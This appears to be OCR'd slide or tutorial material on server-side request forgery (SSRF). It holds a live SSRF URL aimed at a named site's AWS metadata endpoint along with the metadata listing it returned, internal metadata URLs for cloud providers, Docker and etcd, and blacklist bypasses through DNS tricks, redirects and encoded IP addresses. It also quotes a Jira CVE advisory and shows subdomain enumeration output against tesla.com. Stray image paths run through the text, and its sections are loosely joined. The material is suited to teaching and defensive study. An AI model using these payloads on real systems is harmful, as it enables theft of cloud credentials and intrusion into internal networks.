
https://rootcon.io/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/

```
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
hostname
iam/
instance-action
instance-id
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
```

Internal SSRF

- Alibaba: http://100.100.100.200/latest/meta-data/
- Docker - containers: http://127.0.0.1:2375/v1.24/containers/json
- Kubernetes ETCD - contains API keys, internal ip and ports: http://127.0.0.1:2379/v2/keys/?recursive=true
- Google Cloud: http://169.254.169.254/computeMetadata/v1/
- Digital Ocean: http://169.254.169.254/metadata/v1.json
- Packetcloud: https://metadata.packet.net/userdata
- Oracle Cloud: http://192.0.0.192/latest/
- more examples: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SSRF%20injection

Bypassing the Blacklists



GitHub, Inc. [US] | https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SSRF%20injection

DNS record

```
http://169.254.169.254
http://metadata.nicob.net/
http://169.254.169.254.xip.io/
http://1ynrnhl.xip.io/
http://www.owasp.org.1ynrnhl.xip.io/
```


HTTP redirect

```
Static:http://nicob.net/redir6a
Dynamic:http://nicob.net/redir-http-169.254.169.254:80-
```

Alternate IP encoding


```
http://425.510.425.510/ Dotted decimal with overflow
http://2852039166/ Dotless decimal
http://7147006462/ Dotless decimal with overflow
http://0xA9.0xFE.0xA9.0xFE/ Dotted hexadecimal
http://0xA9FEA9FE/ Dotless hexadecimal
http://0x41414141A9FEA9FE/ Dotless hexadecimal with overflow
http://0251.0376.0251.0376/ Dotted octal
http://0251.00376.000251.0000376/ Dotted octal with padding
```

Lab URL (simple demo):
http://35.163.67.86/parse.php



Public Disclosure Sample

https://jira.atlassian.com/browse/JRASERVER-66642



JIRA Server (including JIRA Core) / JRASERVER-66642

Server Side Request Forgery(SSRF) in the Jira Trello importer - CVE-2017-16865

Details

Type:	Bug	Status:	CLOSED (View Workflow)
Priority:	Medium		
Affects Version/s:	7.4.2	Resolution:	Fixed
Component/s:	Backup & Restore - Import from Trello	Fix Version/s:	7.6.1, 7.7.0
Labels:	CVE-2017-16865 advisory advisory-released bugbounty cvss-medium raid security ssrf		
Symptom Severity:	Major		

People

Assignee:

Reporter:

Votes:

Watchers:

Dates

Created:

Updated:

Resolved:

Agile


View on Board

Description

The Trello importer in Atlassian Jira before version 7.6.1 allows remote attackers to access the content of internal network resources via a Server Side Request Forgery (SSRF). When running in an environment like Amazon EC2, this flaw maybe used to access to a metadata resource that provides access credentials and other potentially confidential information.

Activity

Resources and References



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Resources and References

Server-Side Request Forgery	https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SSRF%20injection
A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!	https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf
Trust No One: The Perils of Trusting User Input	https://www.nginx.com/blog/trust-no-one-perils-of-trusting-user-input/
SSRF Resources from Bug Bounty Forum	https://bugbountyforum.com/resources/#server-side-request-forgery